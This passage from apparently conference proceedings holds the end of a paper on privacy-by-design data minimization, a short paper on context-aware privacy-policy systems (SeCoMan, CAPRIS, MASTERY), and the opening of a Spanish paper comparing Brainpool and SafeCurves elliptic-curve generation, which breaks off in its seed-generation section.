On the other hand experts, whose approach we call "only-collect-necessary-data", start by thinking about the minimum data necessary to fulfill a purpose. This set of data, while sufficient to fulfill the system's functionality, may not be enough to guarantee service integrity and hence experts are often forced to collect more data than in principle desired. This extra information is limited to data required to ensure correct functioning and, thanks to the use of advanced technology, does not necessarily include sensitive information in "clear form". Fig.1 illustrates these approaches.

Activity 3: Distribution of data in the architecture to achieve the functionality. This activity consists of mapping the data in the information model to the entities in the User and Service domains. This mapping responds to the following reasoning: i) *Data necessary at the Service Domain*, i.e., data that must flow to the Service domain in order for the entities in this domain to be able to carry out operations for achieving the functionality of the system; and ii) *Data necessary at the User Domain*, i.e., data that needs to exist in the User domain so that the entities in this domain can produce adequate inputs to the Service domain for the fulfillment of the system functionality.

The distribution of data depends on approach followed in Activity 2. For instance, personal data for an online shop. When following the "Collect all data" approach, the designer will tries to collect all types of data: name, postal address, and any other data deemed for marketing purposes. The "Select before collect" approach may result in a reduced set of data, since while reflecting about the necessity is likely that some data (e.g., gender) is deemed not necessary. On the other hand, when following the "Only collect necessary data" approach, experts would solely require name (for billing purposes), address (to send the items), and depending on the means to communicate with the user, her phone number or email.

Activity 4: Follow the strategies through the use of technology. The goal of the privacy expert is to remove as much data as possible from the Service domain, i.e., keep as much data as possible in the User domain with respect to the initial data distribution established in Activity 3. In order to achieve this goal, experts pose the question: "Does this data really need to flow to the Service domain or is there a technology that would allow to keep this data in the User domain (i.e., under the control of the user)?". A non exhaustive list of approaches in which technology helps keeping data under user control are:

1) Not sending the data
2) Encrypt the data
3) Use privacy-preserving cryptographic protocols
4) Obfuscate and/or Anonymize the data

The above aproaches, together with the "Only collect necessary data" approach from Activity 2 reflect the data minimization strategies described in Sect. II. The experts' approach helps minimize collection, as shown in Fig.1, and if data has to be collected technological alternatives can be leveraged to limit the likelihood of disclosure of data to the Service Domain and also limit data replication. Also, the above privacy design patterns inherently limit centralization, since they avoid having an entity that could be a single point of failure for protecting privacy. All of the strategies combined implicitly reduce the amount of trust the user needs to put in the Service domain to safeguard her privacy, and thus reduce the risk of privacy breaches.

References

[1] T. Antignac and D. Le Metayer, "Privacy by design: From technologies to architectures," in *Privacy Technologies and Policy*, ser. LNCS, B. Preneel and D. Ikonomou, Eds., vol. 8450. Springer, 2014, pp. 1–17.
[2] J.-H. Hoepman, "Privacy design strategies," in *ICT Systems Security and Privacy Protection*, ser. IFIP Advances in Information and Communication Technology, N. Cuppens-Boulahia, F. Cuppens, S. Jajodia, A. Abou El Kalam, and T. Sans, Eds., vol. 428. Springer, 2014, pp. 446–459.
[3] PRIPARE EU Project, "D1.2 privacy and security-by-design methodology." 2014.
[4] S. Gurses, C. Troncoso, and C. Diaz, "Engineering Privacy by Design," in *Computers, Privacy & Data Protection*, 2011, p. 25.

Preserving the users' information privacy in location-based and context-aware solutions

Alberto Huertas Celdrán*, Manuel Gil Pérez*, Félix J. García Clemente†, and Gregorio Martínez Pérez*

* Departamento de Ingeniería de la Información y las Comunicaciones, University of Murcia, 30071 Murcia, Spain
Email: alberto.huertas@um.es, mgilperez@um.es, gregorio@um.es

† Departamento de Ingeniería y Tecnología de Computadores, University of Murcia, 30071 Murcia, Spain
Email: fgarcia@um.es

***Abstract*—Preserving the privacy of the users' information should be an essential requirement in information management systems. The mobility provided by context-aware services has increased the complexity of ensuring this challenge by allowing users to obtain, share, and provide information at anytime and anywhere. Addressing this challenge requires automatic mechanisms that allow users to control their information at real-time and on demand. In order to achieve these requirements, we proposed several context-aware solutions that allow users to manage the privacy of their information through policies. The privacy-policies managed by our solutions let users decide at real-time what, where, when, how, to whom, and at which level of precision they want to reveal their information.**

***Index Terms*—Context-awareness, location-based services, multi-context, privacy-policies**

Tipo de contribución: *Investigación publicada*

I. Introduction

Ensuring the privacy of the users' information is a challenge that sometimes is forgotten by systems that manage sensitive information. During the last decade, the complexity of protecting the users' information has been increased with the growth of mobile devices. In that sense, mobile devices have increased the number of applications offering context-aware services at anytime and anywhere. The location in a given environment about objects, devices, and people provides useful information in order to offer context-aware services.

An important number of context-aware solutions protect the users' information by using static privacy policies defined at set-up time. These solutions do not provide easy mechanisms to allow users to manage their privacy. Furthermore, static policies are not suitable for context-aware solutions, where users are constantly changing of environment. In that sense, users should be able to manage (grant or deny) the access to their information at real-time depending on their context and situation. In our opinion, context-aware solutions should allow users to control what information they want to release, who can access them, and in which contexts and situations they want to disclose such information.

In order to improve the preservation of the users' information, we have proposed several context-aware and privacy-preserving solutions that allow developing applications and services preserving the users' privacy. Specifically, users are able to manage their information through our solutions, which make use of privacy policies that consider the context or environment in which they are located. These policies allow users to share their information to the right users, at the right granularity, at the right place, and at the right time.

II. Privacy-preserving and context-aware solutions

During the last decade, several proposed works let users define privacy-preserving policies to control their personal information. The users' mobility has brought an evolution from proposals that protected the users' information in specific contexts (intra-context solutions), to systems that control the users' information considering multiple and independent context (multi-context solutions).

A. Intra-context solutions

Among the solutions that protect the information in intra-context scenarios, we proposed a framework called *SeCoMan* (Semantic web-based Context Management) [1] which provided support for developing context-aware applications preserving the users' privacy in a "Semantic oriented" Internet of Things (IoT) vision. Using SeCoMan, applications were able to collect the information generated by the IoT using a set of predefined queries. In order to cover the privacy of the users' information the queries provided by our solution considered the privacy-policies defined by the users previously. These policies allowed users to share their location to the right users, at the right granularity, at the right place, and at the right time. Specifically, using our solution users were able to hide their locations to other persons; mask their position with fictitious ones; establish the level of granularity at which they wanted to be located; and define the level of closeness accepted to be located. Fig. 1 shows the SeCoMan architecture, which is composed of three layers to allow framework actors to manage the resources and develop applications more efficiently. Note that the three layers that form the architecture are common for the proposals explained below.

B. Multi-context solutions

Multi-context solutions consider intra- and inter-context scenarios in order to protect the users' information when they move between independent contexts or environments. In that sense, CAPRIS (*Context-Aware PRIvacy-preserving system Supervised by users*) [2] was our first approximation to this kind of solutions. Specifically, CAPRIS was in charge of protecting the users' information in the context where they were. Using CAPRIS, users were able to decide at real-time what, where, when, how, to whom, and at which level of precision they want to release their information. This information can be the *space* in which they are located with different levels of granularity; the users' *personal information*




Fig. 1. Overview of the multi-layered architecture of our context-aware solution

with different levels of precision; the users' *activity*; and the information oriented to the *context* in which they are located. Using CAPRIS, users did not have to manage their privacy, but they just have to choose the most appropriate group of policies suggested by our solution considering their preferences.

Finally, MASTERY (Multicontext-Aware System That prEserves the useRs privacY) [3] is an evolution of CAPRIS that protects the privacy of the users' information in multi-context scenarios (intra- and inter-context scenarios) incorporating the user consent to reveal his/her personal information. To this end, MASTERY suggests to the users several sets of privacy-preserving and context-aware policies, called *profiles*. In order to protect their information, users just have to choose the most suitable profile according to their interests in the context where they are. Furthermore, using our solution users are able to modify the profiles adding, deleting, or modifying some of the policies that form the profiles. Finally, when the information is going to be shared the owner receives a notification at real-time and he/she decides if grant or deny the exchange of information.

Fig. 2 shows an example of privacy-preserving and context-aware profiles. The example is composed of two different contexts, *Context_A* and *Context_B*. *Context_A* has two context-aware profiles, *Profile_A* and *Profile_B*. On the other hand, *Context_B* has the *Profile_A* and *Profile_B*. Each profile is composed of several privacy policies which can be shared by the profiles existing in that context.




Fig. 2. Context-aware profiles with several policies for each context

The policies that compose the privacy-preserving and context-aware profiles can be categorized into two different groups, intra- and inter-policies. These two groups of policies allow users to protect their location, personal information, activities, and context-aware information. Specifically, intra-policies protect the users' information inside of specific contexts, and inter-policies preserve the users' information between different contexts. In order to protect the information, the intra- and inter-policies' groups are composed of *disclosure* and *reveal* policies. *Disclosure* policies are in charge of indicating what information of the users can be shared. On the other hand, *reveal* policies indicate where, when, and how the information can be shared.

Disclosure and reveal policies are composed of specific fields such as *Type*, the kind of policy; *Maker*, the user or service administrator who defines the policy; *Target*, the user whose information is being managed; *Requester*, the user, or group of them, who request information; *Result*, the relationship that determines the access to the information; *What*, the sensitive information revealed by the target; *Where*, the place or context in which the policy must be applied; *When*, the date when the policy must be applied; and *How*, the activity done by the target or the requester.

$$Type \wedge Maker \wedge Target \wedge Requester \wedge What \wedge Where \wedge When \wedge How \rightarrow Result$$

III. Conclusions

We have presented in this paper several solutions in charge of protecting the users' information at real-time in context-aware environments. The privacy-preserving policies provided by our system consider the context in which users are located to manage the users' information. The users of our solutions can modify the policies at will by adding, deleting, and modifying information to control what, where, when, how, and to whom the users want to reveal their information.

Acknowledgment

This work has been supported by a Séneca Foundation grant within the Human Resources Researching Training Program 2014, the European Commission Horizon 2020 Programme under grant agreement number H2020-ICT-2014-2/671672 - SELFNET (*Framework for Self-Organized Network Management in Virtualized and Software Defined Networks*), the Spanish MINECO (project DHARMA, *Dynamic Heterogeneous Threats Risk Management and Assessment*, with code TIN2014-59023-C2-1-R; and project TecMASAS, *Techniques to Improve the Architecture of Servers, Applications and Services*, with code TIN2015-66972-C5-3-R), and the European Commission (FEDER/ERDF).

References

[1] A. Huertas Celdrán, F. J. García Clemente, M. Gil Pérez, G. Martínez Pérez: "SeCoMan: A semantic-aware policy framework for developing privacy-preserving and context-aware smart applications", in *IEEE Systems Journal*, To appear.

[2] A. Huertas Celdrán, M. Gil Pérez, F. J. García Clemente, G. Martínez Pérez: "What private information are you disclosing? A privacy-preserving system supervised by yourself", in *6th International Symposium on Cyberspace Safety and Security*, pp. 1221-1228, 2014.

[3] A. Huertas Celdrán, M. Gil Pérez, F. J. García Clemente, G. Martínez Pérez: "MASTERY: A multicontext-aware system that preserves the users' privacy", in *2016 IEEE/IFIP Network Operations and Management Symposium*, To appear, 2016.

Análisis de los métodos de generación de curvas elípticas seguras

V. Gayoso Martínez, L. Hernández Encinas
Instituto de Tecnologías Físicas
y de la Información (ITEFI)
Consejo Superior de Investigaciones Científicas (CSIC)
{victor.gayoso, luis}@iec.csic.es

A. Martín del Rey
Instituto de Física Fundamental
y Matemáticas
Universidad de Salamanca
delrey@usal.es

R. Durán Díaz
Escuela Politécnica Superior
Universidad de Alcalá
raul.duran@uah.es

***Resumen*—La criptografía basada en curvas elípticas fue propuesta hace 30 años, y desde entonces su popularidad y utilización han ido en aumento. Sin embargo, a pesar de la estandarización de diferentes protocolos y algoritmos para su aplicación en distintos escenarios (firmas digitales, cifrado de datos, factorización de números enteros, etc.) todavía existe un problema que limita su despliegue, y es el de la selección de la curva más adecuada para cada uso particular.**

En esta contribución se analizan las dos propuestas más completas disponibles actualmente relacionadas con la generación y selección de curvas elípticas seguras para su uso en aplicaciones de ciberseguridad: Brainpool y SafeCurves. La comparación realizada representa la primera fase de una investigación cuyo objetivo es determinar el conjunto de curvas más seguras y eficientes para su empleo en distintos tipos de dispositivos.

***Keywords*-criptografía, curvas elípticas, Brainpool, SafeCurves**

Tipo de contribución: *Investigación en desarrollo*

I. Introducción

En 1987, Neal Koblitz [1] y Victor Miller [2] propusieron de forma independiente utilizar curvas elípticas sobre cuerpos finitos para implementar algunos criptosistemas ya existentes, lo que habitualmente se conoce como ECC (Elliptic Curve Cryptography). Desde entonces, diferentes algoritmos y protocolos basados en curvas elípticas han sido analizados por organismos de estandarización como ANSI [3], IEEE [4] o ISO/IEC [5], constituyendo actualmente una alternativa a las implementaciones basadas en el algoritmo RSA debido principalmente a su menor longitud de claves, lo que favorece su utilización en dispositivos con recursos limitados como tarjetas inteligentes y algunos tipos de teléfonos móviles.

Uno de los aspectos más importantes al trabajar con curvas elípticas es el mecanismo para su selección. Aunque algunos estándares incluyen procedimientos de generación y ejemplos de curvas obtenidas con dichos procedimientos (por ejemplo, [6] y [7]), en la mayoría de los casos la información ofrecida contiene importantes limitaciones, siendo las más importantes las siguientes:

- Las semillas utilizadas para generar los parámetros de las curvas están habitualmente elegidas a propósito sin que exista un motivo claro para ello.
- El número primo que define el cuerpo finito al que pertenecen los parámetros de la curva tiene unas características especiales con el objetivo de que su implementación hardware y software sea más eficiente, lo que sin embargo facilita en algunos casos la utilización de ataques específicos.
- Los parámetros incluidos en las especificaciones no cubren todas las longitudes de clave necesarias para satisfacer los requisitos de seguridad actuales y de un futuro próximo.

En este escenario, a principios de la década pasada se formó un grupo de trabajo denominado ECC Brainpool. Este grupo, que estaba formado por más de 20 organizaciones entre las que se incluían universidades y fabricantes de productos de seguridad, tenía como objetivo desarrollar unas recomendaciones sobre el procedimiento de generación de curvas elípticas. En el año 2005 publicaron los primeros resultados de su estudio [8], siendo revisado y publicado como RFC (*Request for Comments*) en 2010 [9].

Posteriormente, los investigadores Daniel Bernstein y Tanja Lange publicaron un análisis en el que indicaban que los mecanismos de generación de curvas existentes, incluyendo el definido por Brainpool, presentaban carencias importantes en lo que respecta al análisis de su seguridad [10]. Para solucionar ese problema, Bernstein y Lange propusieron utilizar nuevas curvas que presentan notables diferencias respecto a las curvas sugeridas por los diversos organismos de estandarización hasta el momento.

El procedimiento de generación de curvas elípticas es un tema que preocupa a los expertos en seguridad y que, debido a ciertos hechos ocurridos en los últimos años, sigue estando de actualidad. En el caso de las curvas propuestas por el NIST (National Institute of Standards and Technology) [11], además de las limitaciones anteriormente comentadas existe una desconfianza por parte de la comunidad académica debido a las revelaciones de Edward Snowden [12] acerca del intencionado debilitamiento de la especificación Dual EC DRBG (Dual Elliptic Curve Deterministic Random Bit Generator) [13] por parte de la NSA (National Security Agency). A ello se une la extrañeza provocada por las últimas decisiones de la NSA en las que parece dejar de apoyar la ECC [14], hecho que ha tenido gran repercusión en los entornos de ciberseguridad dejando más interrogantes que respuestas sobre la motivación de la NSA al tomar dicha decisión.

El presente trabajo tiene como objetivo realizar una presentación y comparativa de las dos propuestas de generación de curvas elípticas seguras más completas de los últimos años: Brainpool y SafeCurves. Para ello, la Sección II incluye una breve introducción a las curvas elípticas. La Sección III describe el mecanismo de generación de curvas seguras del grupo de trabajo Brainpool, mientras que la Sección IV contiene las características más destacadas del conjunto de

curvas recogidas en el ámbito de la propuesta SafeCurves. Finalmente, la Sección V contiene nuestras conclusiones respecto a este tema tras realizar el análisis y comparación de ambas propuestas.

II. Curvas elípticas

II-A. *Definición*

De forma resumida, se puede afirmar que una curva elíptica definida sobre un cuerpo $\mathbb{F}$ es una curva cúbica plana no singular cuyos puntos $(x, y) \in \mathbb{F} \times \mathbb{F}$ verifican una ecuación $f(x, y) = 0$ que, en general, tiene la siguiente expresión, conocida como ecuación de Weierstrass:

$$E : y^2 + a_1xy + a_3y = x^3 + a_2x^2 + a_4x + a_6, \qquad (1)$$

donde $a_1, a_2, a_3, a_4, a_6 \in \mathbb{F}$ y $\Delta \neq 0$, siendo Δ el discriminante de E que se calcula de la siguiente manera [15]:

$$\begin{aligned}
\Delta &= -d_2^2d_8 - 8d_4^3 - 27d_6^2 + 9d_2d_4d_6,\\
d_2 &= a_1^2 + 4a_2,\\
d_4 &= 2a_4 + a_1a_3,\\
d_6 &= a_3^2 + 4a_6,\\
d_8 &= a_1^2a_6 + 4a_2a_6 - a_1a_3a_4 + a_2a_3^2 - a_4^2.
\end{aligned}$$

Un punto de una curva es *singular* si y solo si las derivadas parciales de $f(x, y)$ se anulan en dicho punto. Por su parte, se dice que una curva es *singular* o *no regular* cuando tiene al menos un punto singular, mientras que es *regular* o *no singular* cuando no contiene puntos singulares.

A modo ilustrativo, las Figuras 1 y 2 muestran dos ejemplos de curvas elípticas definidas sobre el cuerpo de los números reales.




Figura 1. Curva elíptica $y^2 = x^3 - 10x + 15$ definida sobre $\mathbb{R}$.

II-B. *Estructura de grupo*

La ecuación de Weirstrass también se puede expresar de forma homogénea [16], tal como se representa a continuación:

$$Y^2Z + a_1XYZ + a_3YZ^2 = X^3 + a_2X^2Z + a_4XZ^2 + a_6Z^3.$$




Figura 2. Curva elíptica $y^2 = x^3 - 10x + 9$ definida sobre $\mathbb{R}$.

Esta ecuación homogénea define una curva proyectiva plana con un punto especial denominado *punto en el infinito*, representado como $\mathcal{O} = [0 : 1 : 0]$, y que no tiene correspondencia en el plano afín pero que es fundamental para poder dotar de estructura de grupo a los puntos de una curva elíptica, ya que actúa como elemento neutro de la operación suma de puntos.

Sea E una curva elíptica sobre un cuerpo $\mathbb{F}$ definida mediante la ecuación (1) cuyo punto en el infinito en coordenadas homogéneas es $\mathcal{O}$, y sean $P = (x_P, y_P)$ y $Q = (x_Q, y_Q)$ dos puntos de la curva. En estas condiciones, se define la operación suma de puntos $(+)$ de la siguiente manera [17]:

1. Para todo punto P de la curva, $P + \mathcal{O} = \mathcal{O} + P = P$.
2. Dado un punto P, $-P = (x_P, -y_P - a_1x_P - a_3)$, de manera que $P + (-P) = \mathcal{O}$. Es importante resaltar que P y $-P$ son los únicos puntos de la curva cuya primera coordenada es x_P.
3. Dados dos puntos P y Q tales que $P \neq \pm Q$, entonces se define la suma de los puntos P y Q como $R = P + Q = (x_R, y_R)$, siendo
$$\begin{aligned}
x_R &= \lambda^2 + a_1\lambda - a_2 - x_P - x_Q,\\
y_R &= \lambda(x_P - x_R) - y_P - a_1x_R - a_3,\\
\lambda &= \frac{y_Q - y_P}{x_Q - x_P}.
\end{aligned}$$
4. Dado un punto P, el punto $R = P + P = 2P$ tiene como coordenadas los valores
$$\begin{aligned}
x_R &= \lambda^2 + a_1\lambda - a_2 - 2x_P,\\
y_R &= \lambda(x_P - x_R) - y_P - a_1x_R - a_3,\\
\lambda &= \frac{3x_P^2 + 2a_2x_P + a_4 - a_1y_P}{2y_P + a_1x_P + a_3}.
\end{aligned}$$

Según indica el teorema de Mordell-Weil ([18] y [19]), la operación suma de puntos definida de esta manera cumple las propiedades descritas a continuación, lo que permite dotar a los puntos de la curva E de la estructura de grupo abeliano:

- Asociatividad: $(P+Q)+R = P+(Q+R)$ para todo $P, Q, R \in E$.
- Existencia de elemento neutro $\mathcal{O}$: $P+\mathcal{O} = P$ para todo punto $P \in E$.
- Existencia de elemento opuesto: dado un punto P, existe un único punto P' tal que $P+P' = \mathcal{O}$, donde $P' = -P$.
- Conmutatividad: $P+Q = Q+P$ para todo $P, Q \in E$.

De manera adicional a la operación suma, existe otra operación ampliamente utilizada en los cálculos con puntos de una curva. Se trata del producto de un punto P de la curva por el entero positivo k, que se calcula sumando el punto P un número k de veces consigo mismo:

$$kP = \underbrace{P + \cdots + P}_{k \text{ sumandos}}.$$

II-C. Curvas elípticas sobre cuerpos finitos

De forma práctica, en los criptosistemas basados en curvas elípticas se utilizan, principalmente, dos tipos de cuerpos finitos $\mathbb{F}_q$ con $q = p^m$ elementos: $\mathbb{F}_p$ y $\mathbb{F}_{2^m}$.

Si el cuerpo es de tipo $\mathbb{F}_p$ (donde p es un primo impar y m tiene valor 1), se le denomina cuerpo finito *primo*. En estos cuerpos, los elementos se representan mediante los números enteros $\{0, 1, 2, \ldots, p-1\}$. El elemento neutro de la operación suma es el entero 0, el elemento neutro de la operación producto es el entero 1, y la suma y la multiplicación de elementos se realizan mediante la suma y la multiplicación de enteros módulo p [20].

Las características propias de los cuerpos finitos primos hacen que, tras el cambio de variables apropiado [21], la ecuación de Weierstrass pueda simplificarse, obteniendo la siguiente ecuación:

$$y^2 = x^3 + ax + b,$$

donde $4a^3 + 27b^2 \not\equiv 0 \pmod{p}$.

Dos tipos de curvas especiales definidas sobre cuerpos finitos primos son las curvas de Montgomery [22] y las curvas de Edwards ([23] y [24]). Las curvas de Montgomery tienen como ecuación

$$By^2 = x^3 + Ax^2 + x,$$

donde $B(A^2 - 4) \not\equiv 0 \pmod{p}$.

En cambio, las curvas de Edwards tienen como ecuación

$$x^2 + y^2 = c^2(1 + dx^2y^2),$$

donde $cd(1 - dc^4) \not\equiv 0 \pmod{p}$.

Por otra parte, cuando $p = 2$ y m es un número entero mayor o igual que 1, al cuerpo $\mathbb{F}_{2^m}$ se le conoce como cuerpo finito *binario* [21]. En este caso, es posible representar el cuerpo $\mathbb{F}_{2^m}$ mediante polinomios con coeficientes en $\mathbb{F}_2 = \{0, 1\}$, de manera que $\mathbb{F}_{2^m} \approx \mathbb{F}_2[z]/g(z)$, donde $g(z)$ es un polinomio irreducible de grado m con coeficientes en $\mathbb{F}_2$ al que se conoce como *polinomio reductor*. Un elemento cualquiera $a \in \mathbb{F}_{2^m}$ puede representarse entonces como la cadena de bits $a = (a_{m-1}\, a_{m-2} \ldots a_1\, a_0)$, que se corresponden con los coeficientes del siguiente polinomio con coeficientes en $\mathbb{F}_2$: $a(z) = a_{m-1}z^{m-1} + a_{m-2}z^{m-2} + \ldots + a_1 z + a_0$.

El elemento neutro de la operación suma se representa mediante la cadena de bits $(0\,0 \ldots 0\,0\,0)$, mientras que el elemento neutro de la operación producto queda representado mediante la cadena $(0\,0 \ldots 0\,0\,1)$. En esta representación, que hace uso de una base polinómica, la suma de dos elementos de $\mathbb{F}_{2^m}$ se realiza mediante la operación XOR aplicada sobre los bits de las cadenas que representan a los elementos que participan en la suma. Respecto a la multiplicación de elementos de $\mathbb{F}_{2^m}$, esta operación se realiza mediante el producto de los polinomios módulo el polinomio reductor $g(z)$ de grado m.

De manera equivalente a los cuerpos finitos primos, los cuerpos finitos binarios tienen características propias que permiten simplificar la ecuación de Weierstrass tras realizar el cambio de variables adecuado [21], lo que permite trabajar en su lugar con la siguiente ecuación:

$$y^2 + xy = x^3 + ax^2 + b.$$

Los parámetros que determinan el tamaño del cuerpo finito permiten definir la longitud de las curvas elípticas y de las claves asociadas a dichas curvas. En curvas sobre cuerpos primos, esta longitud debe ser interpretada como el número de bits necesarios para representar el entero p (es decir, el valor $\lceil \log_2 p \rceil$), mientras que en el caso de curvas sobre cuerpos binarios la longitud coincide con el valor del elemento m.

II-D. Orden de una curva elíptica sobre un cuerpo finito

Se denomina *orden* o *cardinal* de una curva E definida sobre un cuerpo $\mathbb{F}$, y se denota como $\#E(\mathbb{F})$, o simplemente $\#E$, al número de puntos de dicha curva.

A partir de esta definición de orden de una curva se puede afirmar que, si el cuerpo sobre el que está definido la curva es finito, entonces el orden de la curva siempre será finito, y estará formado por los puntos que satisfacen la ecuación no homogénea de la curva más el punto en el infinito, es decir,

$$\#E(\mathbb{F}_q) = \{(x, y) \in \mathbb{F}_q \times \mathbb{F}_q \mid f(x, y) = 0\} \cup \mathcal{O}.$$

El teorema de Hasse [25] proporciona una primera aproximación al valor del orden de una curva mediante la siguiente expresión:

$$\#E(\mathbb{F}_q) = q + 1 - t, \qquad |t| \leq 2\sqrt{q},$$

donde el elemento t representa la *traza* de la curva [21].

Existen varios algoritmos que permiten calcular de forma exacta el número de puntos de una curva elíptica. Los más conocidos son el algoritmo de Schoof [26] y el algoritmo SEA (Schoof-Elkies-Atkin) [27].

II-E. Orden de un punto de una curva elíptica definida sobre un cuerpo finito

Se conoce como orden de un punto P de una curva elíptica al valor entero positivo n más pequeño tal que $nP = \mathcal{O}$. En las curvas definidas sobre cuerpos finitos el orden de un punto cualquiera P siempre será un divisor del orden de la curva.

El orden de la curva puede ser un número primo o un número compuesto. Al cociente del orden de la curva entre su mayor factor primo se le denomina *cofactor*, de manera que si G es un punto de orden n que genera un subgrupo cíclico de orden primo, y no existe otro factor primo de $\#E$ mayor que n, entonces se cumplirá que el cofactor h de la curva será

$$h = \frac{\#E(\mathbb{F}_q)}{n}.$$

Además de lo anterior, se cumple que cuando la curva elíptica está definida sobre un cuerpo finito, el producto de cualquier punto por el cardinal de la curva a la que pertenece es siempre igual al punto en el infinito. Es decir, para cualquier punto P de la curva E, se cumple que $\#E \cdot P = \mathcal{O}$.

II-F. Utilización en criptografía

La seguridad de los algoritmos y protocolos criptográficos basados en curvas elípticas depende de la fortaleza matemática del ECDLP (Elliptic Curve Discrete Logarithm Problem), que se puede enunciar de la siguiente manera: dada una curva elíptica E definida sobre el cuerpo finito $\mathbb{F}_q$ y un punto de la curva P obtenido a partir de un generador G de orden n, el ECDLP consiste en determinar el valor $k \in [0, n-1]$ tal que $P = kG$. Al entero k se le conoce como el logaritmo discreto (o elíptico) de P en la base G, es decir, $k = \log_G P$.

Por otra parte, desde el punto de vista de la seguridad es conveniente utilizar curvas cuyo orden sea un número primo o que, como segunda opción, sea el producto de un número primo y un cofactor pequeño (típicamente 2, 3 o 4) [21]. En el caso de curvas cuyo número de puntos sea un número primo, se puede asegurar que todos los puntos tienen el mismo orden (que coincide con el orden de la curva), y por tanto cualquiera de ellos puede utilizarse como elemento generador del resto de puntos de la curva.

III. BRAINPOOL

Tal como se ha comentado en la Introducción, uno de los aspectos más importantes al trabajar con curvas elípticas es el mecanismo para su selección.

Debido a las limitaciones de los mecanismos de generación de curvas incluidos en los primeros estándares relacionados con las curvas elípticas, a principios de la década pasada se formó un grupo de trabajo denominado ECC Brainpool liderado por la Oficina Federal para la Seguridad en Tecnologías de la Información (BSI, *Bundesamt für Sicherheit in der Informationstechnik*), y cuyo objetivo era desarrollar unas recomendaciones para el procedimiento de generación de curvas elípticas. El mecanismo de generación de curvas diseñado por este grupo fue publicado inicialmente en 2005 [8], siendo posteriormente revisado en 2010 [9].

La especificación Brainpool incluye los pasos que deben completarse para generar curvas elípticas que sean válidas para su uso en protocolos criptográficos. Además, incluye los requisitos funcionales y de seguridad que deben tenerse en cuenta para generar curvas eficientes y seguras.

A lo largo de esta sección se expondrán las principales características del procedimiento Brainpool tal como está definido en [9].

III-A. Tipo de cuerpo finito subyacente y longitudes de curva

El procedimiento de generación de curvas elípticas de Brainpool sólo permite utilizar cuerpos finitos primos, representados habitualmente como $\mathbb{F}_p$, con lo que todas las curvas elípticas creadas con este procedimiento utilizan la ecuación $y^2 = x^3 + ax + b$.

Tal como se definió en la Sección II, en el caso de curvas elípticas definidas sobre cuerpos finitos primos las longitudes se deben interpretar como el número de bits necesarios para representar el número primo p. En este sentido, las longitudes de curva definidas por Brainpool son 160, 192, 224, 256, 320, 384 y 512 bits.

III-B. Generación de las semillas

Las semillas utilizadas en las curvas Brainpool se generan de una forma sistemática. Para cada longitud de curva, Brainpool utiliza dos semillas, una para generar el número primo p y otra para generar los parámetros a y b de la ecuación de la curva.

En el caso de las semillas para el parámetro p, sus valores se corresponden con las primeras 7 subcadenas de 160 bits del número $\pi \cdot 2^{1120}$, de manera que la secuencia de semillas se puede representar de la siguiente manera:

$$\pi \cdot 2^{1120} = \textit{semilla_p_}160 || \ldots || \textit{semilla_p_}512 || \ldots$$

Por su parte, las semillas correspondientes a los valores a y b toman sus valores de las primeras 7 subcadenas de 160 bits del número $e \cdot 2^{1120}$, de manera que la secuencia de semillas es la siguiente:

$$e \cdot 2^{1120} = \textit{semilla_ab_}160 || \ldots || \textit{semilla_ab_}512 || \ldots$$

III-C. Generación de valores candidatos a partir de las semillas

